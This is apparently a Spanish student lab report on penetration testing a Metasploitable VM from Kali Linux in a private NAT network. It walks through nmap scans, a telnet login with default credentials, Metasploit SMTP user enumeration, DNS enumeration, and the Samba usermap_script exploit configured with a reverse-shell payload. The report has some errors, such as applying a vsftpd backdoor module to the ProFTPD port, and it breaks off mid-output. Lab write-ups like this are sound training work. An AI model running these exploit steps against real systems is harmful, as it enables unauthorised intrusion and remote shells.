



Figura 6. Configuración en Metaploitable

2.7.3 Se verifica la comunicación entre los dos sistemas

Para verificar que lo que hicimos hasta aquí funciona lo primero que hicimos fue ingresar desde nuestras máquinas virtuales (Kali Linux y Metaplateible) y revisar que la red NAT si nos esté entregando una dirección del segmento de red que configuraos



```

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:2c:8e:2a brd ff:ff:ff:ff:ff:ff
    inet 192.1.1.5/24 brd 192.1.1.255 scope global dynamic noprefixroute eth0
        valid_lft 557sec preferred_lft 557sec
    inet6 fe80::a00:27ff:fe2c:8e2a/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
(kali@kali)-[~]
$
  
```

Figura 7. Revisión de Dirección IP Entregada en Kali

Observación: Utilizando el comando **ip a** (flecha naranjada) en nuestra terminal de Kali Linux podemos revisar que el servicio si nos dio una dirección Ip (flecha azul) del segmento que se creó en la Red NAT. Este paso se aplicó también en la otra máquina.

```

Last login: Mon Aug  4 18:03:53 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:fc:4b:33 brd ff:ff:ff:ff:ff:ff
    inet 192.1.1.6/24 brd 192.1.1.255 scope global eth0
    inet6 fe80::a00:27ff:fefc:4b33/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _

```

Figura 8. Revisión de Dirección IP Entregada en Metapl

Aplicamos los mismos comandos (mirar el rectángulo naranja aquí se aplicó el comando y la flecha azul) en nuestra máquina virtual con metaploiteible en donde obtuvimos un resultado bastante similar al que pueden observar en la imagen anterior.


Las direcciones ip que tienen nuestras maquinas son:

Tabla 3. Direcciones Rentadas Desde el NAT a Cada Maquina

Maquina	Ip	Prefijo
Kali Linux	192.1.1.5	/24
Metaploitaible	192.1.1.6	/24

2.7.3.1 Ping de Kali Linux a Metasploitable

Para probar que todo este funcionando bien y como medida adicional dimos ping de extremo a extremo, esto quiere decir que mandamos un mensaje de una maquina a la otra para como prueba final. Esto se hizo para confirmar que haya conexión para asi poder hacer la vulnerabilidad de Kali a Metasploitable. A continuación, adjuntamos las captura.



```

kali@kali: ~
inet6 fe80::a00:27ff:fe2c:8e2a/64 scope link noprefixroute
valid_lft forever preferred_lft forever


(kali@kali)-[~]
$
(kali@kali)-[~]
$ ping 192.1.1.6
PING 192.1.1.6 (192.1.1.6) 56(84) bytes of data.
64 bytes from 192.1.1.6: icmp_seq=1 ttl=64 time=0.580 ms
64 bytes from 192.1.1.6: icmp_seq=2 ttl=64 time=0.713 ms
64 bytes from 192.1.1.6: icmp_seq=3 ttl=64 time=0.589 ms
64 bytes from 192.1.1.6: icmp_seq=4 ttl=64 time=0.659 ms
64 bytes from 192.1.1.6: icmp_seq=5 ttl=64 time=0.620 ms
64 bytes from 192.1.1.6: icmp_seq=6 ttl=64 time=0.418 ms
64 bytes from 192.1.1.6: icmp_seq=7 ttl=64 time=0.698 ms
64 bytes from 192.1.1.6: icmp_seq=8 ttl=64 time=0.741 ms
^C
--- 192.1.1.6 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7145ms
rtt min/avg/max/mdev = 0.418/0.627/0.741/0.096 ms

(kali@kali)-[~]
$

```

Figura 9. Ping de Kali a Metasploitable

Observación: Se evidencia que todo esta funcionando correctamente y el ping llega sin problema.



```

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:fc:4b:33 brd ff:ff:ff:ff:ff:ff
    inet 192.1.1.6/24 brd 192.1.1.255 scope global eth0
    inet6 fe80::a00:27ff:fefc:4b33/64 scope link
        valid_lft forever preferred_lft forever

msfadmin@metasploitable:~$ ping 192.1.1.5
PING 192.1.1.5 (192.1.1.5) 56(84) bytes of data.
64 bytes from 192.1.1.5: icmp_seq=1 ttl=64 time=4.29 ms
64 bytes from 192.1.1.5: icmp_seq=2 ttl=64 time=1.17 ms
64 bytes from 192.1.1.5: icmp_seq=3 ttl=64 time=1.00 ms
64 bytes from 192.1.1.5: icmp_seq=4 ttl=64 time=1.18 ms
64 bytes from 192.1.1.5: icmp_seq=5 ttl=64 time=0.753 ms
64 bytes from 192.1.1.5: icmp_seq=6 ttl=64 time=1.18 ms
64 bytes from 192.1.1.5: icmp_seq=7 ttl=64 time=1.19 ms
64 bytes from 192.1.1.5: icmp_seq=8 ttl=64 time=0.815 ms
^C
--- 192.1.1.5 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7003ms
rtt min/avg/max/mdev = 0.753/1.451/4.295/1.087 ms
msfadmin@metasploitable:~$

```

Figura 10. Ping de Metasploitable a Kali

2.8. Empezamos el Proceso de Vulneración en Los Puertos Solicitados (Paso 2)

Ya con conexión entre las dos maquina entonces empezamos el proceso de vulneración, lo primero que se hizo fue escanear

2.8.1 Escaneo de Los Puertos Con Nmap sn (Paso 3)

Para iniciar la prueba de penetración, se realizó un escaneo de la red con la herramienta Nmap, con el fin de identificar qué dispositivos se encontraban activos en el segmento de red asignado a las máquinas virtuales. El comando ejecutado fue **nmap -sn 192.1.1.0/24**

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
└─$ nmap -sn 192.1.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-06 22:37 -05
Nmap scan report for 192.1.1.1
Host is up (0.00046s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.1.1.2
Host is up (0.00035s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.1.1.3
Host is up (0.00069s latency).
MAC Address: 08:00:27:A1:90:F5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.1.1.6
Host is up (0.00072s latency).
MAC Address: 08:00:27:FC:4B:33 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.1.1.5
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.37 seconds
(kali@kali)-[~]
└─$
```

Figura 11. Escaneo de la Red Con Un Ping Rápido Utilizando Nmap sn

Observación: Este comando que utilizamos nos indica que Nmap que realizo un ping scan sobre todas las direcciones IP dentro del rango 192.1.1.0 a 192.1.1.255 (subred /24), con el propósito de detectar hosts que estén encendidos sin escanear sus puertos.

2.8.2 Escaneo de Puertos y Servicios Vulnerables Con Nmap sV (Paso 4)

Una vez identificada la dirección IP 192.1.1.6 como una de las máquinas activas en la red, se procedió a realizar un escaneo más profundo mediante el comando **nmap sV 192.1.1.6** en donde se identificaron los puertos abiertos, también intentamos identificar el nombre y la

versión del servicio que se ejecuta en cada puerto. Esto es bastante en una prueba de penetración, ya según lo dicho en clase, “ muchas vulnerabilidades están asociadas a versiones específicas de servicios.”

```
(kali@kali)-[~]
└─$ nmap -sV 192.1.1.6

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-06 22:27 -05
Stats: 0:02:05 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 22:29 (0:00:06 remaining)
Stats: 0:02:30 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 22:29 (0:00:00 remaining)
Nmap scan report for 192.1.1.6
Host is up (0.00031s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian Subuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi       GNU Classpath gmiiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-Subuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:FC:4B:33 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 157.47 seconds

(kali@kali)-[~]
└─$
```

Figura 12. Escaneo de Puertos y Servicios Vulnerables Con Nmap sV

Observación: Esta imagen muestra los resultados que obtuvimos al ejecutar el comando `nmap -sV 192.1.1.6` con el cual identificamos los siguientes puertos y servicios vulnerables.

Tabla 4. Servicios detectados en la máquina víctima

Puerto	Protocolo	Servicio	Versión detectada
21	TCP	FTP	vsftpd 2.3.4 (vulnerable a backdoor)
22	TCP	SSH	OpenSSH 4.7p1 Debian (obsoleto)
23	TCP	Telnet	Linux telnetd (protocolo inseguro)
25	TCP	SMTP	Postfix smtpd
53	TCP	DNS	ISC BIND 9.4.2
80	TCP	HTTP	Apache 2.2.8
111	TCP	RPCBind	RPC 2

Puerto	Protocolo	Servicio	Versión detectada
139/445	TCP	Samba (SMB)	Samba 3.x - 4.x (posible explotación remota)
512-514	TCP	R services	rexec, rlogin, rsh (riesgo de ejecución remota)
1099	TCP	Java RMI Registry	GNU Classpath gmrregistry
1524	TCP	Shell remoto	Metasploitable root shell
3306	TCP	MySQL	MySQL 5.0.51a-3ubuntu5
5432	TCP	PostgreSQL	PostgreSQL 8.3.x
5900	TCP	VNC	VNC protocol (con acceso denegado)
6000	TCP	X11	Interfaz gráfica X11 (sin protección)
8009	TCP	AJP13	Apache Jserv
8180	TCP	HTTP	Apache Tomcat/Coyote JSP engine 1.1

Ya teniendo una lista de servicios y versiones detectadas procedimos entonces hacer la vulneración en los puertos solicitados por el docente Rafael S Morales aplicando los pasos aprendidos en clase con él.

Para tener en cuenta: Para efectos prácticos adjuntamos una tabla con los puertos que el docente solicito que vulneráramos.

Tabla 5. Puertos Para Vulnerar

Puerto	Servicio	Versión
23/tcp	Telnet	Linux Telnet
25/tcp	SMTP	Postfix smtpd
53/tcp	DNS	ISC BIND 9.4.2
139/tcp	Samba (SMB)	Samba 3.x - 4.x (WORKGROUP)
445/tcp	Samba (SMB)	Samba 3.x - 4.x (WORKGROUP)
2121/tcp	FTP alternativo	ProFTPD 1.3.1
3306/tcp	MySQL	MySQL 5.0.51a-3ubuntu5
5432/tcp	PostgreSQL	PostgreSQL 8.3.x

Ingresamos a telnet por medio de la dirección ip 192.1.1.6 (flecha verde) y mediante El **Usuario** msfadmin y la **contraseña** msfadmin pudimos ingresar a la maquina completando así la vulneración.

2.8.2.2 Vulneración Del Puerto 25 (SMTP-Paso 6)

Accedimos a la consola de metaploitable framework a través del comando **msfconsole** luego utilizando el comando **Search smtp_enum** revisamos los módulos existentes para hacer esta penetración

```
msf6 > search smtp_enum

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/smtp/smtp_enum          .               normal No     SMTP User Enumeration Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum

msf6 >
```

Figura 17. Modulos Auxiliares Para SMTP

Lo segundo que se hizo fue usar el modulo elegido. Con el comando **Use 0** elegimos el módulo tal como lo muestra la siguiente imagen, este módulo automatiza el proceso de envío de peticiones SMTP con nombres de usuario que se leen desde un archivo tipo diccionario.

```
msf6 > search smtp_enum

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/smtp/smtp_enum          .               normal No     SMTP User Enumeration Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum

msf6 > use 0
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.1.1.6
rhosts => 192.1.1.6
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Figura 18. Elección Del Módulo y Reistro del Rhosts

Observación: Nótese que en esta misma imagen y registramos el Rhosts, usamos el comando **Set rhosts 192.1.1.6** (flecha negra) para registrar la dirección de la víctima a la que vamos a atacar

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/unix_users.txt
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.1.1.6:25 - 192.1.1.6:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

Figura 19. Configuración y Ejecución Del Módulo Unix_Users.Txt

Luego utilizamos el archivo **set user_file /usr/share/metasploit-framework/data/wordlists/unix_users.txt** Este archivo contiene una lista predefinida de nombres de usuarios comunes en sistemas Unix/Linux Posteriormente, se ejecutó el módulo con Run

```
[*] 192.1.1.6:25 - 192.1.1.6:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uuwp, www-data
[*] 192.1.1.6:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figura 20. Resultado Obtenido al Ejecutar lo Que Hicimos

2.8.2.3 Penetracion Del Puerto 53 (DNS-Paso 7)

Para este puerto proceso de ingreso es prácticamente el mismo, por lo menos en mi caso ya que antes de vulnerar algún puerto lo que hacia era limpiar la consola, volviendo a la explicación, lo primero que hice luego de ingresar el comando **Msfconsole** fue ingresar el comando **Search dns**. Este comando nos permite revisar los módulos auxiliares presente dentro de metasploitable framework a la hora de vulnerar puertos dns.

```

root@kali: /home/kali
msf6 > search dns
Matching Modules
=====
#  Name
--  ---
0  auxiliary/admin/dcerpc/cve_2022_26923_certified
1  \ action: AUTHENTICATE
2  \ action: PRIVILEGE
3  \ action: REQUEST_CERT
4  exploit/multi/http/apache_commons_textshell
5  \ target: java (jimmemo)

Disclosure Date  Rank  Check  Description
-----
-  -  -  -
2022-10-13  excellent  Yes  Apache Commons Text RCE

```

Figura 21. Elegimos el Módulo Auxiliar para DNS

Luego de hacer la elección del respectivo módulo utilizamos el comando **use** **auxiliary/gather/enum_dns** para elegir el módulo que se va a utilizar en esta penetración. **Show options** nos muestra los distintos módulos opcionales del módulo auxiliar elegido (ver el círculo amarillo).

```

root@kali: /home/kali
Interact with a module by name or index. For example info 215, use 215 or use auxiliary/spoof/mdns/mdns_response
msf6 > use auxiliary/gather/enum_dns
msf6 auxiliary(gather/enum_dns) > show options
Module options (auxiliary/gather/enum_dns):
Name      Current Setting  Required  Description
-----
DOMAIN    true             yes       The target domain
ENUM_A     true             yes       Enumerate DNS A record
ENUM_AXFR  true             yes       Initiate a zone transfer against each NS record
ENUM_BRT   false            yes       Brute force subdomains and hostnames via the supplied wordlist
ENUM_CNAME true             yes       Enumerate DNS CNAME record
ENUM_MX    true             yes       Enumerate DNS MX record
ENUM_NS    true             yes       Enumerate DNS NS record
ENUM_RVLS  false            yes       Reverse lookup a range of IP addresses
ENUM_SOA   true             yes       Enumerate DNS SOA record
ENUM_SRV   true             yes       Enumerate the most common SRV records
ENUM_TLD   false            yes       Perform a TLD expansion by replacing the TLD with the IANA TLD list
ENUM_TXT   true             yes       Enumerate DNS TXT record
IPRANGE    true             no        The target address range or CIDR identifier
NS         true             no        Specify the nameservers to use for queries - space separated

```

Figura 22. Elección Del Respectivo Módulo y su Opción

Luego se utilizó el módulo **enum_dns** de Metasploit para realizar consultas DNS sobre el dominio interno **set DOMAIN metasploitable.local**, Aunque se corrió el servicio usando Run, no se recibieron resultados al útiles, el análisis confirmó que la máquina responde a peticiones DNS básicas, validando su configuración como servidor.

```

root@kali: /home/kali
STOP_WILDCARD false yes Stops brute force enumeration if wildcard resolution is detected
THREADS 1 no Threads for ENUM_BRT
WORDLIST /usr/share/metasploit-framework/data/wordlists/naamlist.txt no Wordlist of subdomains

View the full module info with the info, or info -d command.

msf6 auxiliary(gather/enum_dns) > set DOMAIN metasploitable.local
DOMAIN => metasploitable.local
msf6 auxiliary(gather/enum_dns) > run
[*] Running module against 192.1.1.6
[*] Querying DNS NS records for metasploitable.local
[*] AXFR failed: undefined method 'map!' for nil
[*] Querying DNS CNAME records for metasploitable.local
[*] Querying DNS NS records for metasploitable.local
[*] Querying DNS MX records for metasploitable.local
[*] Querying DNS SOA records for metasploitable.local
[*] Querying DNS TXT records for metasploitable.local
[*] Querying DNS SRV records for metasploitable.local
[*] Auxiliary module execution completed
msf6 auxiliary(gather/enum_dns) > set NS 192.1.1.6
NS => 192.1.1.6
msf6 auxiliary(gather/enum_dns) > run
[*] Running module against 192.1.1.6
[*] Attempting DNS AXFR for metasploitable.local from 192.1.1.6
[*] Query metasploitable.local DNS AXFR - no results were received
[*] Querying DNS CNAME records for metasploitable.local
[*] Querying DNS NS records for metasploitable.local
[*] Querying DNS MX records for metasploitable.local
[*] Querying DNS SOA records for metasploitable.local
[*] Querying DNS TXT records for metasploitable.local
[*] Querying DNS SRV records for metasploitable.local
[*] Auxiliary module execution completed
msf6 auxiliary(gather/enum_dns) >

```

Figura 23. Módulo Enum_DNS de Metasploit Para Realizar Consultas DNS

2.8.2.4 Vulneración en Puertos 139 y 445 (Paso 7)

Omitiendo la explicación del uso del comando msfconsole lo primero que se hizo fue ingresar el comando **Search samba smbd 3x** que muestra los módulos auxiliares a utilizar.

```

msf6 > search Samba smbd 3.X

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/dos/samba/read_nttrans_ea_list .             normal  No     Samba read_nttrans_ea_list Integer Overflow

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/samba/read_nttrans_ea_list

```

Figura 24. Módulos Auxiliares Para el Puerto 129 Y 445

Luego se usó el comando **use exploit/multi/samba/usermap_script** que permite ingresar a las opciones que nos da el módulo anterior.

```

msf6 exploit(multi/samba/usermap_script) > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) >

```

Observación: Este comando nos permitió atacar el servicio Samba en el puerto 139 y el 445 de la máquina víctima. Adicional se preparó el **payload cmd/unix/reverse usuarios**.


```

root@kali: /home/kali
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.1.1.6
RHOSTS => 192.1.1.6
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):
-----
Name      Current Setting  Required  Description
-----
RHOSTS    192.1.1.6        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     139              yes       The target port (TCP)

Payload options (cmd/unix/reverse):
-----
Name      Current Setting  Required  Description
-----
LHOST     [tu IP de Kali] yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
-----
Id  Name
--  ---
0   Automatic

View the full module info with the info, or info -d command.

```

Figura 25.Registro del RHOS

```

root@kali: /home/kali
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.1.1.6
RHOSTS => 192.1.1.6
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):
-----
Name      Current Setting  Required  Description
-----
RHOSTS    192.1.1.6        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     139              yes       The target port (TCP)

Payload options (cmd/unix/reverse):
-----
Name      Current Setting  Required  Description
-----
LHOST     [tu IP de Kali] yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
-----
Id  Name
--  ---
0   Automatic

View the full module info with the info, or info -d command.

```

Figura 26. Explotamos el puerto seleccionado

Por último, usamos el comando **exploit** para explotar el servicio configurado y vulnerable que tenían los puertos.

2.8.2.5 Vulneración del Puerto 2121 (Paso 8)

Luego de identificar que el servicio en el puerto 2121 correspondía a una versión vulnerable de ProFTPD utilizando el comando **Search ProFTPD**, se procedió a utilizar Metasploit Framework para llevar a cabo una explotación directa.

```

root@kali: /home/kali
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search ProFTPD 1.3.1
[-] No results from search
msf6 > search ProFTPD

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/linux/misc/netsupport_manager_agent 2011-01-08      average No      NetSupport Manager Agent Remote Buffer Overflow
1  exploit/linux/ftp/proftpd_sreplace          2006-11-26      great  Yes      ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
2  \ target: Automatic Targeting              .               .      .      .
3  \ target: Debug                            .               .      .      .
4  \ target: ProFTPD 1.3.0 (source install) / Debian 3.1 .               .      .      .
5  exploit/freebsd/ftp/proftpd_telnet_iac       2010-11-01      great  Yes      ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
6  \ target: Automatic Targeting              .               .      .      .
7  \ target: Debug                            .               .      .      .
8  \ target: ProFTPD 1.3.2a Server (FreeBSD 8.0) .               .      .      .
9  exploit/linux/ftp/proftpd_telnet_iac       2010-11-01      great  Yes      ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
10 \ target: Automatic Targeting              .               .      .      .
11 \ target: Debug                            .               .      .      .
12 \ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 .               .      .      .
13 \ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 (Debug) .               .      .      .
14 \ target: ProFTPD 1.3.2c Server (Ubuntu 10.04) .               .      .      .
15 exploit/unix/ftp/proftpd_modcopy_exec       2015-04-22      excellent Yes      ProFTPD 1.3.5 Mod_Copy Command Execution
16 exploit/unix/ftp/proftpd_133c_backdoor      2010-12-02      excellent No      ProFTPD-1.3.3c Backdoor Command Execution

```

Figura 27. Revisamos Los Módulos Que Podemos Usar Para Vulnerar Este Servicio.

Para aprovechar la vulnerabilidad que tenía este puerto, utilizamos el módulo **use exploit/unix/ftp/vsftpd_234_backdoor** ya que este módulo explota una ejecución remota de comandos a través de una conexión maliciosa al servicio FTP, usando un canal de comunicación no autenticado.

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS          yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
